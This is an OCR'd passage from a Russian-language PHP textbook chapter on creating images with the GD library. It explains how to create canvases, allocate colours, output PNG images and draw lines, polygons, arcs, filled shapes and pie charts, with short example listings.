


Рис. 26.4. *Все данные из базы новостей*

Резюме

В данной главе показано, как эмулировать возможности базы данных с помощью dba-функций PHP. Во многих случаях это послужит удобным способом для реализации собственных потребностей с недорогими предложениями по хостингу, и ваш поставщик услуг хостинга даже не будет об этом знать. Однако для больших приложений нет другого пути, кроме использования подходящей системы: либо SQLite (которая быстро считывает, но медленно записывает), либо MySQL, либо MSSQL, либо еще что-нибудь.

ЧАСТЬ

VI

Вывод графических данных с помощью PHP

В ЭТОЙ ЧАСТИ...

ГЛАВА

27

Работа с изображениями

В ЭТОЙ ГЛАВЕ...

- Основной способ создания изображений с помощью GD
- Использование функций рисования PHP/GD
- Работа с цветом и кистью
- Использование шрифтов и вывод строк
- Обычное манипулирование изображениями
- Другие графические функции

Основной способ создания изображений с помощью GD

Рассказ о принципах работы с изображениями в PHP начинается со стандартного способа, который заключается в использовании графической библиотеки GD при написании сценариев. В общих чертах этот процесс можно охарактеризовать следующим образом:

1. Вначале в памяти компьютера создается "холст" для изображения. Это можно сделать двумя способами: либо создать новое изображение, либо загрузить существующее изображение.
2. Затем на изображение наносятся цвета (если это необходимо).
3. После этого выполняется рисование или другие необходимые действия с изображениями на холсте.
4. Готовый холст сохраняется в файле в поддерживаемом формате изображения либо изображение передается браузеру в потоке во время выполнения.
5. Ненужный холст удаляется из памяти компьютера.

В примерах этой главы для создания новых холстов будет использоваться, как правило, функция `imagecreate()`. Синтаксис этой функции выглядит следующим образом:

```
imagecreate($width, $height);
```

Целочисленные параметры `$width` и `$height` определяют значения ширины и высоты холста, которые измеряются в пикселях. Как и все другие функции, создающие холст в памяти, эта функция возвращает ресурс, представляющий холст, или значение `false`, если создать холст не удалось. Благодаря этому ресурсу, PHP может распознавать холст; он используется в процессе выполнения всех действий над изображением и позволяет хранить в памяти компьютера несколько холстов одновременно.

Холсты для изображений являются основой для практически любой выполняемой функции, предлагаемой расширением GD. Как вы сможете увидеть вскоре, холсты для изображений не всегда создаются с нуля — их можно создавать на основе существующих изображений.

После создания нового холста он еще не является "допустимым" изображением какого-либо типа, просто потому, что на его палитре нет никаких цветов. Поскольку даже самая простая палитра имеет хотя бы один цвет, то прежде чем вы сможете отобразить хотя бы самое простое изображение с одним цветом, вы должны распределить этот цвет для палитры холста. Обычно это осуществляется с помощью функции `imagecolorallocate()`, которая имеет следующий синтаксис:

```
imagecolorallocate($img_r, $red, $green, $blue);
```

Параметр `$img_r` — это ресурс, представляющий холст, на который необходимо распределить цвет, а параметры `$red`, `$green` и `$blue` представляют целые числа между 0 и 255 (или от 0x0 до 0xFF в шестнадцатеричной форме) для определения каждого цвета. При выполнении эта функция пытается распределить новый цвет для палитры, учитывая указанные значения красной, зеленой и синей (red, green, blue — RGB) составляющих цвета. Если цвет был распределен удачно, функция возвращает целочис-

ленный индекс, соответствующий положению цвета в палитре; в противном случае она возвращает -1.

НА ЗАМЕТКУ

Как будет показано далее, кроме функции `imagecolorallocate()`, для распределения цветов используются и другие функции, которые помогут использовать палитру наилучшим образом. Об этих функциях будет рассказано немного позже.

Важно отметить, что когда вы создаете новое изображение, то первый цвет, распределяемый для палитры, автоматически присваивается всему изображению как цвет фона. Следовательно, порядок, в соответствии с которым распределяются цвета для палитры, имеет определенное значение.

Как вариант, вместо того чтобы создавать изображение на основе палитры, можно создать изображение в натуральном цвете с помощью функции `imagecreatetruecolor()`. Эта функция ведет себя аналогично функции `imagecreate()` с той явной разницей, что создаваемый ею холст не имеет палитры из 256 цветов. Синтаксис этой функции идентичен синтаксису функции `imagecreate()`:

```
imagecreatetruecolor($width, $height);
```

Параметры `$width` и `$height` представляют значения ширины и высоты холста (в пикселях). При работе с изображениями в натуральном цвете важно знать, что, в отличие от функции `imagecreate()`, цвет фона распределять для палитры не обязательно. Все изображения в натуральном цвете автоматически создаются с черным цветом фона.

Хотя мы только начали рассматривать вопросы создания изображений с помощью расширения GD, представленные вам функции обеспечивают все необходимые действия, которые могут понадобиться для создания очень простого (и, в принципе, неинтересного) изображения в памяти, которое можно представить или сохранить в любом из форматов, поддерживаемых расширением GD. Этого можно достичь за счет использования одной из доступных функций вывода изображений. В этой главе для всех изображений был выбран формат PNG, поэтому сейчас будет рассмотрена функция `imagepng()`. Синтаксис этой функции выглядит следующим образом:

```
imagepng($img_r [, $filename]);
```

Параметр `$img_r` представляет ресурс изображения, который необходимо использовать, а необязательный параметр `$filename` — имя файла, в котором будет храниться изображение. Если имя файла не будет указано, функция `imagepng()` отправит соответствующие заголовки и выведет изображение непосредственно в окне браузера. Например, чтобы написать сценарий, который будет визуализировать простое изображение с одним цветом (красным), можно воспользоваться следующим вариантом кода:

```
<?php
   $img = imagecreate(200, 200);
   imagecolorallocate($img, 0xFF,0,0);

   header("Content-type: image/png");
   imagepng($img);
?>
```

НА ЗАМЕТКУ

Формально было рассказано только о функции `imagepng()`, однако для вывода изображений в других форматах могут использоваться следующие функции (синтаксис каждой из них подобен структуре функции `imagepng()`):

`image2wbmp()` — вывод изображения в формате WBMP.

`imagejpeg()` — вывод изображения в формате JPEG.

`image2wbmp()` — вывод изображения в формате WBMP.

`imagegd()` — вывод изображения в формате GD.

`imagegd2()` — вывод изображения в формате GD2.

Хотя первый и второй параметры каждой из вышеперечисленных функций идентичны параметрам функции `imagepng()`, каждая функция принимает дополнительные необязательные параметры, которые можно указывать при необходимости. Если вы хотите получить дополнительную информацию об этих функциях, обратитесь в руководство по PHP.

При выполнении этот простой сценарий визуализирует пустое изображение с цветом фона 0xFF0000 (красный), размер которого составляет 200 × 200 пикселей. Если бы мы захотели сохранить это изображение в файловой системе, то с помощью второго параметра `$filename` функции `imagepng()` можно было бы указать имя файла для записи изображения PNG.

Получение информации об изображении

Теперь, когда вы знаете об основных способах создания холста для изображения, давайте перейдем к рассмотрению типов функций, которые можно использовать для сбора информации о холстах (и, соответственно, о представляемых ними изображениях). Первыми из них являются функции `imagesx()` и `imagesy()`, которые возвращают значения, соответственно, ширины и высоты (в пикселях) данного ресурса изображения. Синтаксис этих функций выглядит следующим образом:

```
imagesx($img_r);
imagesy($img_r):
```

Параметр `$img_r` представляет ресурс изображения. В начале этой главы эти функции будут использоваться не слишком часто (по причине того, что размер холста в общем случае будет известен с самого начала), а вот при работе с изображениями, загружаемыми из файловой системы, эти функции окажутся очень полезными.

НА ЗАМЕТКУ

О способах получения размеров изображения без использования возможностей GD рассказывается в разделе "Другие графические функции", в котором описана функция `getimagesize()`.

Как можно будет увидеть далее в этой главе, другим важным элементом информации об изображении, загружаемом из файловой системы, является характер его палитры. Так как некоторые операционные системы лучше всего справляются с изображениями в натуральном цвете, расширение GD предлагает функцию `imageistruecolor()`, которая имеет следующий синтаксис:

```
imageistruecolor($img_r);
```

Параметр `$img_r` представляет ресурс изображения. При выполнении эта функция возвращает булевское значение `true`, если переданный ей ресурс изображения имеет натуральный цвет; в противном случае она возвращает значение `false`.

Еще одной чрезвычайно полезной функцией, предлагаемой расширением GD, является функция `gd_info()`. Поскольку расширение GD использует большое количество разнообразных внешних библиотек, то доступные форматы графических файлов, форматы шрифтов и прочие вещи могут радикально отличаться от одной версии PHP к другой. Эта функция предназначена для того, чтобы помочь вашим сценариям определить характеристики используемого расширения GD. Синтаксис этой функции выглядит следующим образом:

```
gd_info();
```

НА ЗАМЕТКУ

Функция `gd_info()` отличается от функции `phpinfo()` тем, что она ничего не выводит в браузер, а только возвращает некоторое значение.

При выполнении эта функция возвращает ассоциативный массив, описывающий характеристики используемого расширения GD. Информация, содержащаяся в этом массиве, вместе с ее описанием представлена в табл. 27.1.

Таблица 27.1. Ассоциативный массив, возвращаемый функцией `gd_info()`

Ключ массива	*Описание*
`GD Version`	Версия используемого расширения GD (строка).
`FreeType Support`	Булевское значение, показывающее, включена ли поддержка FreeType.
`FreeType Linkage`	Строка, описывающая, как включена библиотека FreeType в PHP. Возможными значениями являются `with freetype`, `with TTF library` или `with unknown library`.
`T1Lib Support`	Булевское значение, показывающее, включена ли библиотека T1LIB (библиотека шрифтов PostScript).
`GIF Read Support`	Булевское значение, показывающее, может ли расширение GD читать GIF-файлы.
`GIF Create Support`	Булевское значение, показывающее, может ли расширение GD создавать GIF-файлы.
`JPG Support`	Булевское значение, показывающее, поддерживаются ли изображения в формате JPEG.
`PNG Support`	Булевское значение, показывающее, поддерживаются ли изображения в формате PNG.
`WBMP Support`	Булевское значение, показывающее, поддерживаются ли изображения в формате WBMP.
`XBM Support`	Булевское значение, показывающее, поддерживаются ли изображения в формате XBMP.

Эту информацию вы можете использовать в своем сценарии для того, чтобы определить, совместим ли он с характеристиками расширения GD, или сможет ли он работать при наличии каких-либо несоответствий характеристикам GD.

Определить характеристики расширения GD можно также и с помощью функции `imagetypes()`. Если вас интересует только то, может ли PHP работать с конкретным типом изображений, то вместо `gd_info()` лучше всего использовать эту функцию. Она имеет следующий синтаксис:

```
imagetypes();
```

При выполнении эта функция возвращает битовое поле, сформированное из следующих констант: `IMG_GIF | IMG_JPG | IMG_PNG | IMG_WBMP` (константы объединяются с использованием логического "ИЛИ"). Чтобы воспользоваться этой информацией, например, для проверки, поддерживаются ли изображения в формате JPEG, просто примените операцию `and` для требуемой константы и результата функции:

```
<?php
   $supported = imagetypes();
   if($supported & IMG_JPG) {
      echo "Эта версия GD поддерживает изображения в формате JPEG.";
   } else {
      echo "Эта версия GD не поддерживает изображения в формате JPEG.";
   }
?>
```

Использование функций рисования PHP/GD

Теперь, когда вам известны базовые принципы создания изображений и их отображения в окне браузера или сохранения в файле, давайте разберемся с тем, как рисовать на холсте основные геометрические формы с помощью функций рисования GD. PHP поддерживает рисование различных геометрических форм, включая линии, прямоугольники, окружности, эллипсы и многоугольники. Помимо просто рисования этих геометрических форм, расширение GD поддерживает также построение заполненных форм (например, сплошной круг), а еще в нем можно выбирать способ рисования линии с помощью стилей и кистей. Однако прежде чем перейти к этим вопросам, мы остановимся на рассмотрении нескольких основных функций рисования. Далее перечислены некоторые важные особенности, характерные для каждой рассматриваемой функции:

- Верхний левый угол любого холста — это всегда точка с координатами `(0, 0)`, а нижний правый угол — это всегда точка с координатами `(WIDTH - 1, HEIGHT - 1)`, где `WIDTH` и `HEIGHT` — ширина и высота холста, соответственно.
- Если вы используете программы рисования, то для каждой из них необходимо определять цвет. Для этого используются индексы требуемого цвета в палитре. В наших примерах это будет значение, возвращаемое функцией `imageallocate()`; однако использовать можно любую функцию, которая возвращает индекс палитры для текущего изображения.

- Можно рисовать геометрические формы, выходящие за границы холста (или полностью выходящие за холст); в результате этого будут отображаться только видимые части. Следовательно, возвращаемое значение этих функций не является значащим (по сути, оно всегда равно `true`).

Рисование геометрических форм на основе линии

Кроме пикселя, простейшей формой, которую можно визуализировать на холсте, является линия. В языке PHP рисование линий на холсте осуществляется с помощью функции `imageline()`, синтаксис которой выглядит следующим образом:

```
imageline($img_r, $start_x, $start_y, $end_x, $end_y, $color);
```

Параметр `$img_r` представляет ресурс изображения для рисования линии, начиная с точки, координаты которой определяются параметрами (`$start_x`, `$start_y`), до точки с координатами (`$end_x`, `$end_y`) с цветом, определяемым параметром `$color`. При выполнении эта функция соединяет на холсте линией две точки, соответствующие начальной и конечной координате.

Кроме линий, с помощью расширения GD можно рисовать более сложные формы на основе линий, например, многоугольники и прямоугольники посредством функций `imagepolygon()` и `imagerectangle()`, соответственно.

Синтаксис функции `imagerectangle()` имеет следующий вид:

```
imagerectangle($img_r, $topL_x, $topL_y, $btmR_x, $btmR_y, $color);
```

Параметр `$img_r` определяет ресурс изображения, а размеры и расположение прямоугольника определяются точками верхнего левого угла (`$topL_x`, `$topL_y`) и нижнего правого угла (`$btmR_x`, `$btmR_y`). Например, чтобы нарисовать на холсте простой квадрат со сторонами, равными 10 пикселей, начиная с верхнего левого угла, можно использовать следующий вызов:

```
imagerectangle($img_r, 0, 0, 10, 10, $mycolor);
```

Для форм на основе линий, более сложных по сравнению с прямоугольником, расширение GD предлагает только одну функцию — `imagepolygon()`, которая позволяет определять произвольное количество точек, каждая из которых будет соответствовать одной из вершин многоугольника. Синтаксис функции `imagepolygon()` выглядит следующим образом:

```
imagepolygon($img_r, $points, $num_points, $color);
```

Параметр `$points` представляет массив, содержащий координаты X и Y для каждой вершины; `$num_points` — это общее количество пар X, Y в массиве; `$color` — цвет линий многоугольника. Как всегда, параметр `$img_r` — это ресурс, представляющий холст, на котором будет нарисован многоугольник.

Важно отметить, что массив `$points`, принимаемый функцией `imagepolygon()`, имеет следующий формат:

```
<?php
   $poly_points = array( 0, 0,   // начало в точке с координатами (0,0)
                         0, 10,  // следующая вершина (0, 10)
```

```
                    10, 10, // следующая вершина (10, 10)
                    10, 0   // следующая вершина (10, 0)
                  );
?>
```

Индексы 0 и 1 массива представляют первую вершину, 2 и 3 — вторую вершину, 4 и 5 — третью и так далее. Заметьте, также, что вы определяете только те точки на холсте, которые составляют многоугольник, поэтому при визуализации многоугольника они будут автоматически "замыкаться" линией, соединяющей последнюю вершину с первой. Чтобы показать это на примере, рассмотрим листинг 27.1, в котором выполняется построение многоугольника, представленного на рис. 27.1.

Листинг 27.1. Рисование многоугольников с помощью функции `imagepolygon()`

```
<?php
   define("WIDTH", 100);
   define("HEIGHT", 100);
   $img = imagecreate(WIDTH, HEIGHT);
   $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = Imagecolorallocate($img, 0, 0, 0);

   $points = array(0, 0,                  // Вершина (0,0)
                   0, HEIGHT,             // Вершина (0, HEIGHT)
                  (int)WIDTH/2, 0,        // Вершина (WIDTH/2, 0)
                   WIDTH-1, HEIGHT-1,     // Вершина (WIDTH, HEIGHT)
                   WIDTH-1, 0);           // Вершина (WIDTH, 0)

   imagepolygon($img, $points, 5, $black);
   header("Content-type: image/png");
   imagepng($img);
?>
```




Рис. 27.1. *Использование функции* `imagepolygon()`

Рисование криволинейных поверхностей

Кроме рисования геометрических форм на основе линий, расширение GD также поддерживает рисование криволинейных поверхностей, к числу которых относятся окружности, эллипсы и дуги. Это осуществляется посредством использования функций `imagearc()` и `imageellipse()`. Синтаксис последней функции, `imageellipse()`, имеет следующий вид:

```
imageellipse($img_r, $center_x, $center_y, $width, $height, $color);
```

Параметр `$img_r` представляет ресурс изображения, а параметры `$center_x` и `$center_y` задают координаты центра эллипса. Форма эллипса определяется параметрами `$width` и `$height`, а цвет линии эллипса — параметром `$color`. Эту функцию можно использовать для визуализации как эллипсов, так и окружностей (окружность является частным случаем эллипса).

Вообще, сама по себе функция `imageellipse()` тоже является частным случаем — по отношению к функции `imagearc()`. Функция `imagearc()` ведет себя точно так же, как и ее аналог, но предлагает большие возможности для управления, позволяя определять форму эллипса. Синтаксис этой функции выглядит следующим образом:

```
imagearc($img_r, $center_x, $center_y, $width,
         $height, $start_ang, $end_ang, $color);
```

Параметры `$img_r`, `$center_x`, `$center_y`, `$width`, и `$height` выполняют те же функции, что и аналогичные им параметры функции `imageellipse()`. Как уже было сказано, функция `imagearc()` требует два дополнительных параметра, `$start_ang` и `$end_ang`, которые представляют угловой диапазон визуализации (в градусах, не в радианах). Чтобы продемонстрировать применение функций `imageellipse()` и `imagearc()`, в листинге 27.2 каждая из них используется для рисования эллипсов в простом изображении (результат работы сценария показан на рис. 27.2).

Листинг 27.2. Использование функций `imageellipse()` и `imagearc()`

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 100);

   $img = imagecreate(WIDTH, HEIGHT);

   $bg = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);
   $red = imagecolorallocate($img, 0xFF, 0, 0);

   $center_x = (int)WIDTH/2;
   $center_y = (int)HEIGHT/2;

   imageellipse($img, $center_x, $center_y, WIDTH, HEIGHT, $black);
   imagearc($img, $center_x, $center_y, WIDTH-5, HEIGHT-5, 0, 360, $red);

   header("Content-Type: image/png");
   imagepng($img);
?>
```

При работе с функцией `imagearc()` важно представлять себе ориентацию, по которой определяется угловой диапазон рисования. Может быть, для многих это будет непривычным, однако ноль градусов (начало дуги) начинается с положения, при котором часовая стрелка указывает на 15:00, как показано на рис. 27.3.




Рис. 27.2. *Рисование простых эллипсов и дуг с помощью GD*




Рис. 27.3. *Рисование спирали в GD*

В продолжение примеров использования функции imagearc() предлагается не очень полезный (но зато интересный) пример использования этой функции для рисования спирали. Это сценарий показан в листинге 27.3, а результат его работы — на рис. 27.3.

Листинг 27.3. Использование функции imagearc() для рисования спиралей

```
<?php
   define("WIDTH", 400);
   define("HEIGHT", 400);

   $img = imagecreate(WIDTH, HEIGHT);

   $bg = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);

   $center_x = (int)WIDTH/2;
   $center_y = (int)HEIGHT/2;

   $angle = 0;
   $radius = 0;

   while($radius <= WIDTH ) {
      imagearc($img, $center_x, $center_y, $radius,
               $radius, $angle-5, $angle, $black);
      $angle += 5;
      $radius++;
   }
   header("Content-Type: image/png");
   imagepng($img);
?>
```

Заполненные формы и функции изображений

Как уже говорилось в этой главе, можно сделать так, чтобы с помощью расширения GD можно было автоматически заливать любые визуализируемые геометрические формы. Более того, с помощью расширения GD можно заливать отдельные участки холста определенным цветом. Например, наряду с функциями imagerectangle(), imagepolygon() и imageellipse() расширение GD также предлагает функции imagefilledrectangle(), imagefilledpolygon() и imagefilledellipse(). Каждая из этих трех новых функций имеет такой же синтаксис, как и рассмотренные нами их аналоги; однако вместо того, чтобы просто очертить контур изображения, они также заливают всю геометрическую форму определенным цветом.

Несмотря на простоту этих функций, функция для заливки дуг, imagefilledarc(), имеет синтаксис, отличный от синтаксиса аналогичной функции imagearc(). Это объясняется тем, что согласно определению "дуга" является только частью эллипса и поэтому не имеет никаких границ, в пределах которых можно было бы выполнить заливку. Однако, как можно будет увидеть далее, функция imagefilledarc() обладает

некоторыми замечательными возможностями, которые могут облегчить нашу с вами жизнь, особенно при рисовании секторных диаграмм.

Синтаксис функции imagefilledarc() имеет следующий вид:

```
imagefilledarc($img_r, $center_x, $center_y, $width, $height,
$start_ang, $end_ang, $color, $style);
```

Несмотря на то что во многих отношениях функция imagefilledarc() идентична функциям из своего семейства, ей необходим дополнительный параметр $style. Он представляет собой битовое поле, состоящее из одной или нескольких перечисленных ниже констант (см. табл. 27.2).

Таблица 27.2. Значения параметра $style

Значение	*Описание*
IMG_ARC_PIE	Заливает сегмент наподобие сегмента секторной диаграммы.
IMG_ARC_CHORD	Заливает сегмент до хорды дуги (то есть, до линии, соединяющей начало и конец дуги).
IMG_ARC_EDGED	Используется только вместе с IMG_ARC_NOFILL, чтобы очертить участок, который может быть залит чем-то наподобие IMG_ARC_PIE.
IMG_SRC_NOFILL	Используется только вместе с IMG_ARC_EDGED, чтобы определить, что сегмент нужно только очертить, но не заливать.

Для многих читателей наверняка будет недостаточно даже самого толкового описания предыдущих констант, чтобы понять их назначение. Поэтому прежде чем продолжить наш разговор далее, рассмотрим несколько примеров различных вариантов визуализации с помощью вышеприведенных констант. В листинге 27.4 с помощью функции imagefilledarc() рисуется дуга с углом 90 градусов. Этот же пример используется и в каждом из последующих выводов, но с различными комбинациями констант параметра $style.

Листинг 27.4. Использование функции imagefilledarc()

```
<?php
   define("WIDTH", 300);
   define("HEIGHT", 300);

   $img = imagecreate(WIDTH,HEIGHT);
   $bg = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);

   $center_x = (int)WIDTH/2;
   $center_y = (int)HEIGHT/2;
   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);

   imagefilledarc($img,
                  $center_x,
                  $center_y,
                  WIDTH/2,
                  HEIGHT/2,
```

```
                0,
                90,
                $black,
                IMG_ARC_PIE);
  header("Content-Type: image/png");
  imagepng($img);
?>
```




Рис. 27.4. *Рисование залитых дуг*

Как видите, функция `imagefilledarc()` наделена самыми широкими возможностями. Наиболее характерным практическим примером использования функции `imagefilledarc()` является построение секторной диаграммы. Пример построения секторной диаграммы на лету на основе данных, хранящихся в массиве, представлен в листинге 27.5.

Листинг 27.5. Построение секторной диаграммы с использованием функции `imagefilledarc()`

```
<?php
  define("WIDTH", 200);
  define("HEIGHT", 200);

  $piegraph_data = array (10, 5, 20, 40, 10, 15);

  $img = imagecreate(WIDTH, HEIGHT);
  $background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
  $black = imagecolorallocate($img, 0, 0, 0);
  $center_x = (int)WIDTH/2;
  $center_y = (int)HEIGHT/2;
  imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);
  $last_angle = 0;
```

```
   foreach($piegraph_data as $percentage) {
      $arclen = (360 * $percentage) / 100;
      imagefilledarc($img,
                     $center_x,
                     $center_y,
                     WIDTH-20,
                     HEIGHT-20,
                     $last_angle,
                     ($last_angle + $arclen),
                     $black,
      IMG_ARC_EDGED | IMG_ARC_NOFILL);
      $last_angle += $arclen;
   }
   header("Content-Type: image/png");
   imagepng($img);
?>
```




Рис. 27.5. *Построение секторной диаграммы с помощью GD*

Последние две функции заливки, имеющиеся в расширении GD, позволяют заливать участки холста определенным цветом. Первая из этих функций, `imagefill()`, на любом сплошном участке заменяет один цвет другим выбранным цветом. Синтаксис функции `imagefill()` выглядит следующим образом:

```
imagefill($img_r, $x, $y, $color);
```

Параметр `$img_r` — это ресурс изображения, `$x` и `$y` определяют местоположение заменяемого цвета, а параметр `$color` представляет индекс цвета в палитре, который будет использован для замены. Эту функцию можно применять для многих целей; например, ее можно использовать в сценарии построения секторной диаграммы, представленном в листинге 27.5, для заливки каждого отдельного сектора различным цветом (сохраняя черную кромку между соседними секторами).

Хотя функция imagefill() и является полезной, в расширении GD имеется альтернативная функция, которая обладает более широкими возможностями – это функция imagefilltoborder(). Ее синтаксис выглядит следующим образом:

```
imagefilltoborder($img_r, $x, $y, $border, $color);
```

Как видите, функции imagefill() и imagefilltoborder() принимают практически одни и те же параметры. Единственным отличием между этими функциями является то, что для функции imagefilltoborder() необходим дополнительный параметр $border. В отличие от функции imagefill(), эта функция выполнит заливку сплошного участка, определяемого не одним цветом, а цветом, определяемым параметром $border. Чтобы продемонстрировать различие между двумя функциями, рассмотрим листинг 27.6, результат выполнения которого показан на рис. 27.6.

Листинг 27.6. Использование функций imagefill() и imagefilltoborder()

```
<?php
   define("WIDTH", 200);
   define("HEIGHT", 200);

   $img = imagecreate(WIDTH, HEIGHT);

   $background = $white = imagecolorallocate($img, 0xFF, 0xFF, 0xFF);
   $black = imagecolorallocate($img, 0, 0, 0);
   $red = imagecolorallocate($img, 0xFF, 0, 0);
   $blue = imagecolorallocate($img, 0, 0, 0xFF);
   $center_x = (int)WIDTH/2;
   $center_y = (int)HEIGHT/2;

   imagerectangle($img, 0, 0, WIDTH-1, HEIGHT-1, $black);

   imageline($img, $center_x, 0, $center_x, HEIGHT-1, $black);
   imageline($img, 0, 0, WIDTH-1, HEIGHT-1, $red);
   imageline($img, WIDTH-1, 0, 0, HEIGHT-1, $blue);

   imagefill($img, 2, 20, $black);
   imagefilltoborder($img, WIDTH-2, 20, $red, $blue);

   header("Content-Type: image/png");
   imagepng($img);
?>
```

